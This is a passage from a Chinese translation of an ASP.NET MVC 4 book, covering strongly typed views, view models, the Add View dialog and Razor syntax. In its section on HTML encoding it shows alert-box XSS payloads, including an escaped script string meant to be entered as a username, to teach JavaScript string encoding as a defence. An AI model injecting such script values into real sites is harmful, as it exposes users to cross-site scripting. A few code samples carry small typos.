@foreach (Album a in (ViewBag.Albums as IEnumerable<Album>)) {
 <li>@a.Title</li>
}
</ul>
```

注意在枚举之前需要将动态的 ViewBag.Albums 转换为 IEnumerable<Album>类型。为了使视图代码干净整洁，在这里也可以使用 dynamic 关键字，但是当访问每个 Album 对象的属性时，就不再能使用智能感知功能。

```
<ul>
@foreach (dynamic p in ViewBag.Albums) {
 <li>@p.Title</li>
}
</ul>
```

如果既能获得 dynamic 下的简洁语法，又能获得强类型和编译时检查的好处(比如正确地输入属性和方法名称)，就完美了。可喜的是，强类型视图可以帮助我们获得这些。

请记住，ViewData 是 ViewDataDictionary 类型的，而不仅是一个通用的 Dictionary。之所以这样，其中一个原因是，它有一个额外的 Model 属性，可以用来在视图中获取指定的模型对象。由于在 ViewData 中只能包含一个模型对象，因此，我们利用这一点可以很容易地实现向视图传递一个特定的类对象。这样使得视图可以指定期望模型对象的类型，这里的允许我们利用强类型。

在 Controller 方法中，可以通过向重载的 View 方法中传递模型实例来指定模型，代码如下所示：

```
public ActionResult List() {
 var albums = new List<Album>();
 for (int i = 0; i < 10; i++) {
   albums.Add(new Album {Title = "Album " + i});
 }
 return View(albums);
}
```

在后台，首先把传给 View 方法的值赋给 ViewData.Model 属性。然后告知视图哪种类型的模型正在使用@model 声明。注意这里需要输入模型类型的完全限定类型名(名称空间和类型名称)，如下所示：

```
@model IEnumerable<MvcApplication1.Models.Album>
<ul>
@foreach (Album p in Model) {
 <li>@p.Title</li>
}
</ul>
```

如果不想输入模型类型的完全限定类型名，可使用@using 关键字声明，如下所示：

```
@using MvcApplication1.Models
@model IEnumerable<Album>
<ul>
@foreach (Album p in Model) {
```

```
 <li>@p.Title</li>
}
</ul>
```

对于在视图中经常使用的名称空间，一个较好的方法就是在 Views 目录下的 web.config 文件中声明。

```
@using MvcApplication1.Models
<system.web.webPages.razor>
 …
 <pages pageBaseType="System.Web.Mvc.WebViewPage">
   <namespaces>
     <add namespace="System.Web.Mvc" />
     <add namespace="System.Web.Mvc.Ajax" />
     <add namespace="System.Web.Mvc.Html" />
     <add namespace="System.Web.Routing" />

     <add namespace="MvcApplication1.Models" />
   </namespaces>
 </pages>
</system.web.webPages.razor>
```

为了查看先前的两个例子的实际应用，使用 NuGet 将 Wrox.ProMvc4.Views.AlbumList 包安装到一个默认的 ASP.NET MVC 4 项目中，如下所示：

```
 Install-Package Wrox.ProMvc4.Views.AlbumList
```

这样就把两个视图例子放进了文件夹\Views\Albums 中，并且把相应的控制器代码放进了文件夹\Samples\AlbumList 中。按 Ctrl+F5 快捷键运行项目，在浏览器中访问/albums/listweaklytyped 和/albums/liststronglytyped，就可以看到代码的运行效果。

3.4　视图模型

视图通常需要显示各种没有直接映射到域模型的数据。例如，可能需要视图来显示单个商品的详细信息。有时在同一视图上也需要显示商品附带的其他信息，比如当前登录系统的用户名、该用户是否有权编辑商品等。

把与视图主模型无关的数据存放在 ViewBag 属性中，可以很容易地实现这些数据在视图中的显示，而且也为在视图中显示数据提供了一个灵活的方法。

但这并非适用于每个人。如果要严格控制流入视图的数据，就必须使所有数据都是强类型数据，以便视图编写人员能够利用智能感知功能。

可能采用的一个方法是编写自定义的视图模型类。这里的视图模型可以看成仅限于向视图提供信息的模型。注意这里使用的术语“视图模型”不同于 Model View ViewModel (MVVM)模式中视图模型的概念。这也是当在讨论视图模型时，作者倾向于使用术语“视

图特定模型”的原因所在。

例如，如果需要一个购物车汇总页面，用来显示商品列表、购物车中商品的总金额以及显示给用户的消息，就可以创建 ShoppingCartSummaryViewModel 类，如下所示：

```
public class ShoppingCartViewModel {
   public IEnumerable<Product> Products { get; set; }
   public decimal CartTotal { get; set; }
   public string Message { get; set; }
}
```

现在可使用如下的@model 指令，向这个模型中强制性地输入一个视图：

```
@model ShoppingCartSummaryViewModel
```

这就在不需要改变 Model 类的情况下带来了强类型视图的益处，其中包括类型检查、智能感知以及免于转换无类型的 ViewDataDictionary 对象。

下面看一个购物车视图模型的例子，在 NuGet 中运行下面的命令：

```
Install-Package Wrox.ProMvc3.Views.ViewModel
```

前面几节介绍了一些视图模型相关的概念。下一章将更详细地介绍模型。

3.5 添加视图

3.2 节介绍了控制器指定视图的基本原理。但是如何创建视图呢？虽然可以手动创建视图文件，然后把它添加到 Views 目录下，但是 Visual Studio 中的 ASP.NET MVC 工具的 Add View 对话框使得创建视图非常容易。

3.5.1 Add View 对话框中的选项

显示 Add View 对话框最简单的方法就是在操作方法上右击。在这个例子中，我们首先添加一个新的名为 Edit 的操作方法，然后使用 Add View 对话框创建一个视图。开始时，在 MVC 4 应用程序的 HomeController 控制器中添加 Edit 操作方法，方法中包含如下代码：

```
public ActionResult Edit()
{
    return View();
}
```

下一步，在操作方法中右击，选择 Add View 菜单项，打开 Add View 对话框，如图 3-2 所示。




图　3-2

打开的 Add View 对话框如图 3-3 所示。




图　3-3

下面的列表对每一个菜单项进行了详细描述：

- View name：当从一个操作方法的上下文中打开这个对话框时，视图的名称默认被填充为操作方法的名称。视图的名称实质上是需要的。
- View engine：对话框中的第二个选项是视图引擎。从 ASP.NET MVC 3 开始，Add View 对话框支持多视图引擎选项，本章后面将深入讲解视图引擎。默认情况下，在这个对话框中只有两个选项：Razor 和 ASPX。但是因为这个下拉框是可扩展的，所以第三方视图引擎可以出现在这个下拉框中。
- Create a strongly-typed view：选择 Create a strongly-typed view 复选框，就可以输入或选择一个模型类。下拉框中的类型列表是使用反射填充的，这使得在指定一个模型类型之前就确保项目至少被编译一次。

- Scaffold template：一旦选择一个模型类型，就可以选择一个基架模板。这些模板利用 Visual Studio T4 模板系统来生成基于选择模型类型的视图，模板描述如表 3-1 所示。

表 3-1　视图基架类型

Scaffold	描　　述
Empty	创建一个空视图，使用@model 语法指定模型类型
Create	创建一个视图，其中带有创建模型新实例的表单，并为模型类型的每一个属性生成一个标签和编辑器
Delete	创建一个视图，其中带有删除现有模型实例的表单，并为模型的每一个属性显示一个标签以及当前该属性的值
Details	创建一个视图，它显示了模型类型的每一个属性的标签及其相应值
Edit	创建一个视图，其中带有编辑现有模型实例的表单，并为模型类型的每一个属性生成一个标签和输入框
List	创建一个带有模型实例表的视图。为模型类型的每一个属性生成一列。确保操作方法向视图传递的是 IEnumerable<YourModelType>类型。同时为了执行创建/编辑/删除操作，视图中还包含了指向操作的链接

- Reference script libraries：这个选项用来指示要创建的视图是否应该包含指向 JavaScript 库(如果对视图有意义的话)的引用。默认情况下，_Layout.cshtml 文件既不引用 jQuery Validation 库，也不引用 Unobtrusive jQuery Validation 库，只引用主 jQuery 库。

  当创建一个包含数据条目表单的视图(如 Edit 视图或 Create 视图)时，就需要选中这个选项并确保生成的视图引用了这些库。如果要实现客户端验证，那么这些库就是必需的。此外，完全可以忽略这个复选框。



注意　由于是由特定的视图基架 T4 模板完全控制这个复选框的行为，因此对于自定义的视图基架模板和其他视图引擎来说它会有所不同。

- Create as a partial view：选择这个选项意味着要创建的视图不是一个完整的视图，因此，Layout 选项是不可用的。对于 Razor 视图引擎来说，生成的部分视图除了在其顶部没有<html>标签和<head>标签之外，很像一个常规的视图。
- Use a layout or master page：这个选项决定了要创建的视图是否引用布局(或母版页)，是否成为一个完全独立的视图。对于 Razor 视图引擎来说，如果选择使用默认布局，就没必要指定一个布局了，因为在_ViewStart.cshtml 文件中已经指定了布局。这个选项是用来重写默认布局文件的。

自定义基架视图

正如本节提到，基架视图是使用 T4 模板生成的。我们可以自定义已有的模板和添加新模板，这些内容在第 15 章的“高级主题”会进行详细介绍。

当我们使用模型时，Add View 对话框就会变得有趣。这里我们已经学习了如何使用视图基架类型来创建视图，第 4 章将继续介绍构建模型的方法。

3.6　Razor 视图引擎

前面的部分介绍了如何在控制器中指定视图以及如何添加视图。然而这些内容并没有涉及到在视图中执行的语法。ASP.NET MVC 提供了两种不同的视图引擎：新的 Razor 视图引擎和原有的 Web Forms 视图引擎。本节只介绍 Razor 视图引擎，其中包括 Razor 语法、布局和部分视图等。

3.6.1　Razor 的概念

Razor 视图引擎是 ASP.NET MVC 3 中新扩展的内容，并且也是它的默认视图引擎。本章主要介绍 Razor 视图引擎，对 Web Forms 视图引擎不做介绍。

Razor 是 ASP.NET MVC 特性团队对收到的最强烈请求之一回应的产物，该请求建议提供一个干净的、轻量级的、简单的视图引擎，不要包含原有 Web Forms 视图引擎的“语法累赘”。许多开发人员认为编写视图所带来的语法噪音给读取视图造成了阻碍。

在 ASP.NET MVC 3 中，新引入的 Razor 视图引擎最终满足了这一请求。

Razor 为视图表示提供了一种精简的语法，最大限度地减少了语法和额外的字符。这样就有效地减少了语法障碍，并且在视图标记语言中也没有新的语法规则。许多编写 Razor 视图的开发人员都觉得视图代码的编写非常流畅。在 Visual Studio 中又为 Razor 添加了一流的智能感知功能，从而使得这种感觉更加明显。

产品小组的话

Razor 的先驱首先是被 Dmitry Robsman 作为一个原型提出来的，主要是为了在考虑简单(每次一页)开发模型的同时，尽可能地保留 ASP.NET MVC 方法的优点。

他的原型以 1959 年的科幻恐怖电影 Plan 9 from Outer Space 命名，这部电影曾被认为是有史以来最糟糕的电影之一。

Plan 9 后来变成了 ASP.NET Web Pages，也就是 Web 矩阵(Web Matrix)默认的运行时框架，它提供了一个非常简单的 Web 开发的内联模式，尽管在本质上类似于 PHP 和经典的 ASP，但是它使用的是 Razor 语法。ASP.NET 团队的许多成员目前仍使用术语“Plan 9”来指代这一技术。

ASP.NET MVC 3 也采用了 Razor 语法，这为起初使用 ASP.NET Web Pages，后来决定转向 ASP.NET MVC 的开发人员提供了一个很好的“毕业”报告。

Razor 通过理解标记的结构来实现代码和标记之间尽可能顺畅地转换。下面的一些例子会帮助理解这一点。下面的这个例子演示了一个包含少量视图逻辑的简单 Razor 视图：

```
@{
 // this is a block of code. For demonstration purposes,
 // we'll create a "model" inline.
var items = new string[] {"one", "two", "three"};
}
<html>
<head><title>Sample View</title></head>
<body>
 <h1>Listing @items.Length items.</h1>
 <ul>
 @foreach(var item in items) {
   <li>The item name is @item.</li>
 }
 </ul>
</body>
</html>
```

上面的代码示例采用了 C#语法，这将意味着这个文件的扩展名是.cshtml。同理，使用 Visual Basic 语法的 Razor 视图的扩展名将是.vbhtml。这些文件扩展名很重要，因为它们指出了 Razor 语法分析器的编码语言的语法。

不要过多地考虑

下面详细深入地介绍 Razor 的语法机制。在这之前，强烈建议记住：Razor 的设计理念是简单直观。对于大多数应用，我们不必关心 Razor 语法——只需要在插入代码时，输入 HTML 和@符号。

3.6.2 代码表达式

Razor 中的核心转换字符是“at”符号(@)。这个单一字符用做标记-代码的转换字符，有时也反过来用做代码-标记的转换字符。这里共有两种基本类型的转换：代码表达式和代码块。求出表达式的值，然后将值写入到响应中。

例如，在下面的代码段中：

```
 <h1>Listing @stuff.Length items.</h1>
```

注意，表达式@stuff.Length 是作为隐式代码表达式求解的，然后在输出中显示表达式的值 3。需要注意的一点是，这里不需要指出代码表达式的结束位置。相比之下，Web Forms 视图只支持显式代码表达式，这样上面的代码段将是如下形式：

```
<h1>Listing <%: stuff.Length %> items.</h1>
```

Razor 十分智能，可以知道表达式后面的空格字符不是一个有效的标识符，所以它可以顺畅地转回到标记语言。

注意，在无序列表中，@item 代码表达式后面的字符是一个有效的代码字符。但是 Razor 是如何知道表达式后面的点不是引用当前表达式的属性或方法的呢？原来 Razor 是在点字符处向后窥看，看到了一个尖括号，因此知道这不是一个有效的标识符，所以会转回标记模式。所以，第一个列表项将渲染成：

```
<li>The item name is one.</li>
```

Razor 自动从代码转回标记的能力是其广受欢迎的一个方面，也是其保持语法简洁干净的秘方。但是这样也带来了一些问题，代码可能会出现潜在的二义性。例如以下的 Razor 片段：

```
@{
   string rootNamespace = "MyApp";
}
<span>@rootNamespace.Models</span>
```

在这个示例中，想要的输出结果是：

```
<span>MyApp.Models</span>
```

然而，这样反而出现了错误，提示 string 没有 Models 属性。在这种边界情况下，Razor 诚然不能理解我们的意图，而会认为@rootNamespace.Models 是代码表达式。幸亏 Razor 还可以通过将表达式用圆括号括起来以支持显式代码表达式：

```
<span>@(rootNamespace).Models</span>
```

这样就告知了 Razor，.Models 是字面量文本，而不是代码表达式的一部分。

尽管现在是在介绍代码表达式，但是应该了解一下显示一个电子邮件地址时的情况。例如，考虑下面的邮件地址是：

```
<span>support@megacorp.com</span>
```

乍看之下，这可能会出现错误，因为@megacorp.com 看起来像是一个企图打印出变量 megacorp 的 com 属性的有效代码表达式。但 Razor 足够智能，可以辨别出电子邮箱地址的一般模式，而不会处理这种形式的表达式。



注意　Razor 采用了一个简单算法来判别看起来像电子邮件地址的字符串到底是不是一个有效的邮件地址。虽然它不完美，但却可以适用于大多数情况。在一些特殊情况下，有效的邮件地址可能会显示不出来，这时可以用两个@@符号转义一个@符号。

但是，如果确实想将这种形式的字符串作为一个表达式，该怎么办？例如，回到这一节前面的那个例子，假设有下面的列表项：

```
<li>Item_@item.Length</li>
```

这种特殊情况下，这个表达式会匹配成一个邮件地址，所以 Razor 将其逐字打印。但是期望的输出结果是：

```
<li>Item_3</li>
```

这里，圆括号再次成为救星。任何时候 Razor 有了二义性，都可以用圆括号指明想要的内容。

```
<li>Item_@(item.Length)</li>
```

正如前面提到的，可以使用@@符号来转义@符号。这就实现显示一些以@符号开头的 Twitter 处理语句变得简单：

```
<p>
 You should follow
 @haacked, @jongalloway, @bradwilson, @odetocode
</p>
```

Razor 将尝试解析这些隐式代码表达式，但会以失败告终。这种情况下，应该使用@@符号来转义@符号，如下代码所示：

```
<p>
 You should follow
 @@haacked, @@jongalloway, @@bradwilson, @@odetocode
</p>
```

可喜的是，额外的圆括号和转义序列很好用到。即便在大型的应用程序中也很少使用。Razor 视图引擎的设计理念就是简单直观。不会有复杂繁琐的语法规则，为它的应用造成不便。

3.6.3 HTML 编码

因为在许多情况下都需要用视图显示用户输入，如博客评论或产品评论等，所以总是存在潜在的跨站脚本注入攻击(也称 XSS，这点将在第 7 章中详细介绍)。值得称赞的是 Razor 表达式是用 HTML 自动编码的。

```
@{
   string message = "<script>alert('haacked!');</script>";
}
<span>@message</span>
```

这段代码将不会弹出一个警告对话框，而会呈现编码的 HTML：

```
<span>&lt;script&gt;alert(&#39;haacked!&#39;);&lt;/script&gt;</span>
```

然而，如果想展示 HTML 标记，就返回一个 System.Web.IHtmlString 对象的实例，Razor 并不对它进行编码。例如，本节后面将要讨论的所有视图辅助类都是返回这个接口的实例，

因为它们想在页面上呈现 HTML。当然也可以创建一个 HtmlString 实例或者使用 Html.Raw 便捷方法：

```
@{
   string message = "<strong>This is bold!</strong>";
}
<span>@Html.Raw(message)</span>
```

这样就会显示不经过 HTML 编码的消息：

```
<span><strong>This is bold!</strong></span>
```

虽然这种自动的 HTML 编码通过对以 HTML 形式显示的用户输入进行编码有效地缓和了 XSS 的脆弱性，但是对于在 JavaScript 中显示用户输入来说还是不够的。

例如：

```
<script type="text/javascript">
   $(function () {
       var message = 'Hello @ViewBag.Username';
       $("#message").html(message).show('slow');
   });
</script>
```

在这段代码中，将一个字符串赋给了 JavaScript 变量 message，而且该字符串中包含了用户通过 Razor 表达式提供的用户名。

通过 jQuery 的 HTML 方法，变量 message 将被设置为一个 ID 属性值为"message"的 DOM 元素。尽管在 message 字符串中对用户名进行了 HTML 编码，但是仍然具有潜在的 XSS 脆弱性。例如，如果用户提供以下的字符串作为用户名，HTML 将被设置为一个脚本标签：

```
\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/script\x3e
```

当在 JavaScript 中将用户提供的值赋给变量时，要使用 JavaScript 字符串编码而不仅仅是 HTML 编码，记住这一点是很重要的。也就是要使用@Ajax.JavaScriptStringEncode 方法对用户输入进行编码。下面是使用了这个方法的相同代码，这样就可以有效地避免 XSS 攻击：

```
<script type="text/javascript">
   $(function () {
       var message = 'Hello
          @Ajax.JavaScriptStringEncode(ViewBag.Username)';
       $("#message").html(message).show('slow');
   });
</script>
```



> **注意**　理解 HTML 和 JavaScript 编码的安全隐患是很重要的。不正确的编码会使网站和用户处在危险境地。这些内容在第 7 章会进行详细探讨。

3.6.4　代码块

Razor 在视图中除了支持代码表达式以外，还支持代码块。回顾前面的视图示例，其中有一条 foreach 语句：

```
@foreach(var item in stuff) {
  <li>The item name is @item.</li>
}
```

这段代码迭代了一个数组，并为数组中的每一项显示了一个列表项元素。

这个语句有趣的地方是，foreach 语句会自动转换为带有起始<li>标签的标记。当看到这段代码时，它们有时可能会假定是换行符导致了这个转换的发生，但是下面有效的代码片段证实了情况并非如此：

```
@foreach(var item in stuff) {<li>The item name is @item.</li>}
```

因为 Razor 理解 HTML 标记语言的结构，所以当<li>标签关闭时它也可以自动地转回代码。因此，这里不需要划定右花括号。

相比之下，对于同样用于代码和标记之间转换的代码，Web Forms 视图引擎就不得不显式地指出，如下所示：

```
<% foreach(var item in stuff) { %>
    <li>The item name is <%: item %>.</li>
<% } %>
```

代码块(有时是一个代码块)除了需要@符号分割之外还需要使用花括号。 下面是一个多行代码块的例子：

```
@{
   string s = "One line of code.";
   ViewBag.Title "Another line of code";
}
```

另外一个例子是当调用没有返回值的方法(也就是返回类型为 void)时：

```
@{Html.RenderPartial("SomePartial");}
```

注意代码块中的语句(比如 foreach 循环和 if 代码块中的语句)是不需要使用花括号的，因为 Razor 引擎有这些 C#关键字的专门知识。

下节将对简洁 Razor 语法进行快速介绍，并展示各种 Razor 语法及其与 Web Forms 的

对比。

3.6.5　Razor 语法示例

本节通过对 Razor 示例和使用 Web Forms 视图引擎语法的相同示例进行比较，来说明 Razor 语法。每个示例都强调了一个特定的 Razor 概念。

1. 隐式代码表达式

如前所述，代码表达式将被计算并将值写入到响应中，这就是在视图中显示值的一般原理。隐式代码表达式在 Razor 和 Web Forms 中的对比如下所示：

- Razor：@model.Message
- Web Forms：<%: model.Message %>

Razor 中的隐式代码表达式总是采用 HTML 编码方式。Web Forms 语法也是自动对值进行 HTML 编码。

2. 显式代码表达式

如前所述，代码表达式的值将被计算并写入到响应中，这就是在视图中显示值的一般原理。显式代码表达式在 Razor 和 Web Forms 中的对比如下所示：

- Razor：ISBN@(isbn)
- Web Forms：ISBN<%: isbn %>

3. 无编码代码表达式

有些情况下，需要明确地渲染一些不应该采用 HTML 编码的值，这时可以采用 Html.Raw 方法来保证该值不被编码。该方法在 Razor 和 Web Forms 中的对比如下所示：

- Razor：@Html.Raw(model.Message)
- Web Forms：<%: Html.Raw(model.Message) %>
或
<%= model.Message %>

4. 代码块

不像代码表达式先求得表达式的值，然后再输出到响应，代码块是简单的执行代码部分。这一点对于声明以后要使用到的变量是有帮助的。Razor 和 Web Forms 中的代码块对比如下所示：

- Razor：

```
@{
    int x = 123;
    string y = "because.";
}
```

- Web Forms：

```
<%
    int x = 123;
    string y = "because.";
%>
```

5. 文本和标记相结合

这个例子通过对比 Razor 和 Web Forms 来展示混用文本和标记的概念，具体如下：

- Razor：

```
@foreach (var item in items) {
    <span>Item @item.Name.</span>
}
```

- Web Forms：

```
<% foreach (var item in items) { %>
    <span>Item <%: item.Name %>.</span>
<% } %>
```

6. 混合代码和纯文本

Razor 查找标签的开始位置以确定何时将代码转换为标记。然而，有时可能想在一个代码块之后立即输出纯文本。例如，在下面的这个例子中就是展示如何在一个条件语句块中显示纯文本。Razor 和 Web Forms 中的对比如下所示：

- Razor：

```
@if (showMessage) {
    <text>This is plain text</text>
}
```

或

```
@if (showMessage) {
  @:This is plain text.
}
```

- Web Forms：

```
<% if (showMessage) { %>
    This is plain text.
<% } %>
```

注意 Razor 可采用两种不同的方式来混合代码和纯文本。第一种方式是使用<text>标签，这样只是把标签内容写入到响应中，而标签本身则不写入。笔者个人喜欢采用这种方式，因为它具有逻辑意义。如果想转回标记，只需要使用一个标签就行了。

其他一些人喜欢第二种方式，该方式使用一种特殊的语法，来实现从代码到纯文本的转换，但是这种方法每次只能作用于一行文本。

7. 转义代码分隔符

正如本章前面所阐述的，可以用“@@”来编码“@”以达到显示“@”的目的。此外，始终都可以选择使用 HTML 编码来实现。 Razor 和 Web Forms 中的转义代码分隔符的

对比如下所示：

- Razor：My Twitter Handle is @hacked
  或
  My Twitter Handle is @@haacked
- Web Forms：<% expression %> marks a code nugget.

8. 服务器端的注释

Razor 为注释一块代码和标记提供了美观的语法。服务器端的注释在 Razor 和 Web Forms 中的使用情况如下所示：

- Razor：

```
@*
 This is a multiline server side comment.
 @if (showMessage) {
     <h1>@ViewBag.Message</h1>
 }
 All of this is commented out.
*@
```

- Web Forms：

```
<%--
 This is a multiline server side comment.
 <% if (showMessage) { %>
     <h1><%: ViewBag.Message %></h1>
 <% } %>
 All of this is commented out.
--%>
```

9. 调用泛型方法

